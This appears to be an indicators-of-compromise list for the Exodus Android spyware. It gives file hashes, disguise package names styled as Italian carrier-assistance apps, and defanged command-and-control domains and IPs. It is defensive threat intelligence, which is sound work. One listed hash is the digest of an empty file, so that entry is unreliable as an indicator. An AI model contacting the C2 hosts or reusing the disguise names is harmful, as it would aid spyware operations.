Indicators of Compromise

Exodus One

011b6bcebd543d4eb227e840f04e188fb01f2335b0b81684b60e6b45388d3820
0f5f1409b1ebbee4aa837d20479732e11399d37f05b47b5359dc53a4001314e5
2055584625d24687bd027a63bc0b8faa7d1a854a535de74afba24840a52b1d2f
26fef238028ee4b5b8da631c77bfb44ada3d5db8129c45dea5df6a51c9ea5f55
33a9da16d096426c82f150e39fc4f9172677885cfeaedcff10c86414e88be802
34d000ee1e36efd10eb37e2b79d69249d5a85682a61390a89a1b9391c46bf2ba
4f6146956b50ae3a6e80a1c1f771dba848ba677064eb0e166df5804ac2766898
5db49122d866967295874ab2c1ce23a7cde50212ff044bbea1da9b49bb9bc149
70e2eea5609c6954c61f2e5e0a3aea832d0643df93d18d7d78b6f9444dcceef0
80810a8ec9624f317f832ac2e212dba033212258285344661e5da11b0d9f0b62
8453ce501fee1ca8a321f16b09969c517f92a24b058ac5b54549eabd58bf1884
a37f5d2418c5f2f64d06ba28fe62edee1293a56158ddfa9f04020e316054363f
db59407f72666526fca23d31e3b4c5df86f25eff178e17221219216c6975c63f
e0acbb0d7e55fb67e550a6bf5cf5c499a9960eaf5f037b785f9004585202593b

Exodus One Package Names

com.phonecarrier.linecheck
rm.rf
operatore.italia
it.offertetelefonicheperte
it.servizipremium

assistenza.sim
assistenza.linea.riattiva
assistenza.linea
it.promofferte

Exodus Two

64c11fdb317d6b7c9930e639f55863df592f23f3c7c861ddd97048891a90c64b
a42a05bf9b412cd84ea92b166d790e8e72f1d01764f93b05ace62237fbabe40e

Exodus Two ELF Utilities

00c787c0c0bc26caf623e66373a5aaa1b913b9caee1f34580bdfdd21954b7cc4
11499ff2418f4523344de81a447f6786fdba4982057d4114f64db929990b4b59
13ec6cec511297ac3137cf7d6e4a7c4f5dd2b24478a06262a44f13a3d61070b6
3c9f08b3280851f54414dfa5a57f40d3b7be7b73736fa0ba21b078e75ce54d33
3ee3a973c62ba5bd9eab595a7c94b7a26827c5fa5b21964d511ab58903929ec5
47449a612697ad99a6fbd6e02a84e957557371151f2b034a411ebb10496648c8
48a7dd672931e408662d2b5e1abcd6ef00097b8ffe3814f0d2799dd6fd74bd88
824ad333320cbb7873dc49e61c14f749b0e0d88723635524463f2e6f56ea133a
b46f282f9a1bce3798faee3212e28924730a657eb93cda3824c449868b6ee2e7
c228a534535b22a316a97908595a2d793d0fecabadc32846c6d1bfb08ca9a658
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
e3f65f84dd6c2c3a5a653a3788d78920c0321526062a6b53daaf23fa57778a5f

Command & Controls

ad1.fbsba[.]com
ws.my-local-weather[.]com
54.71.249[.]137
54.69.156[.]31
162.243.172[.]208
attiva.exodus.esurv[.]it